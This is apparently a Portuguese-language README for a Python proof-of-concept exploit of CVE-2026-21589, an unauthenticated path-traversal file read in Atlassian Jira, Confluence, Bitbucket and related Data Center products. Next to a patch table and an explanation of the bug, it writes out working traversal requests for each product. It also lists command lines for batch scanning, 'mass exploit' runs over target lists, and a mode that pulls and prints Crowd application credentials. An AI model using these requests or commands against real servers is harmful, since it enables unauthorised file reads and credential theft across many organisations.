
 murrez/cve-2026-21589
PoC em Python para CVE-2026-21589, uma leitura de arquivo por path traversal não autenticada em produtos Atlassian Data Center via atlassian-plugins-webresource; inclui modos check, exploit e batch.

PoC em Python 3 para CVE-2026-21589 — produtos Atlassian Data Center / self-managed — leitura arbitrária de arquivos sem autenticação dentro da raiz da aplicação web Tomcat por meio do tratamento de caminhos do atlassian-plugins-webresource (:: → /).
| Campo | Valor |
|---|---|
| CVE | CVE-2026-21589 |
| Fornecedor | Atlassian |
| Produtos | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Tipo | Leitura arbitrária de arquivos (não escrita / RCE por si só) |
| Autenticação | Nenhuma |
| CVSS 4.0 | 9.3 Crítico (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| Página PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| Marcador de verificação | POCBIT-21589-OK |
| Rotas verificadas no PoC | Jira, Confluence, Bitbucket |
Foco do PoC: check (sondagem WEB-INF + marcadores de produto), exploit (leitura de caminhos conhecidos, análise opcional de crowd.properties), lote -j, JSONL + hits.txt / exploited.txt.
A biblioteca compartilhada atlassian-plugins-webresource serve ativos estáticos de plugins sob rotas como /download/resources/.... Em builds vulneráveis, Router.unescapeSlashes() converte :: em / após o roteamento. Segmentos de travessia no formato ..:: tornam-se ../, contornando a remoção de barras em getResourceRelativeToWebResource() e alcançando leituras de arquivos do ResourceFactory.
Limitações (fornecedor + pesquisa):
WEB-INF/classes/crowd.properties).| Produto | Corrigido a partir de |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (frequentemente urlrewrite.xml em vez de web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Se o Jira estiver integrado com o Atlassian Crowd, o arquivo WEB-INF/classes/crowd.properties pode conter application.name e application.password. Com acesso de rede ao Crowd, isso pode levar a ações de administração de identidade (separado desta CVE; a lista de permissões de IP do Crowd pode bloquear o acesso direto). Este repositório apenas lê e analisa esse arquivo quando presente — ele não automatiza a criação de usuários no Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Exemplo de saída no terminal: [VULN] confirma a sondagem; [EXP] com POCBIT-21589-OK:WEB-INF/web.xml significa que a leitura do arquivo foi bem-sucedida. A linha de resumo grava cve_2026_21589_exploit.jsonl.
| Flag | Finalidade |
|---|---|
--mode check | Sonda WEB-INF; detecta o produto por meio de marcadores de resposta |
--mode exploit | Após a verificação, lê --file (padrão WEB-INF/classes/crowd.properties) |
--grab-crowd | O exploit lê crowd.properties e imprime as credenciais de aplicação analisadas |
--encode-colons | Força a codificação %3a%3a (padrão: tenta sem codificação e depois codificado) |
--insecure | Ignora a verificação do certificado TLS |
-j | Número de threads para --list |
Saídas (lote): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Interpretação dos resultados
[VULN] — Jira/Confluence/Bitbucket vulnerável detectado por meio do marcador WEB-INF.[EXP] com POCBIT-21589-OK:WEB-INF/web.xml — leitura do arquivo solicitado OK (veja a captura de tela acima).[+] POCBIT-21589-OK jira @ … sem a linha [EXP] — verificação aprovada; --grab-crowd ainda pode falhar se crowd.properties estiver ausente.0 no exploit somente quando a leitura do arquivo solicitado é validada; caso contrário, 1.Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
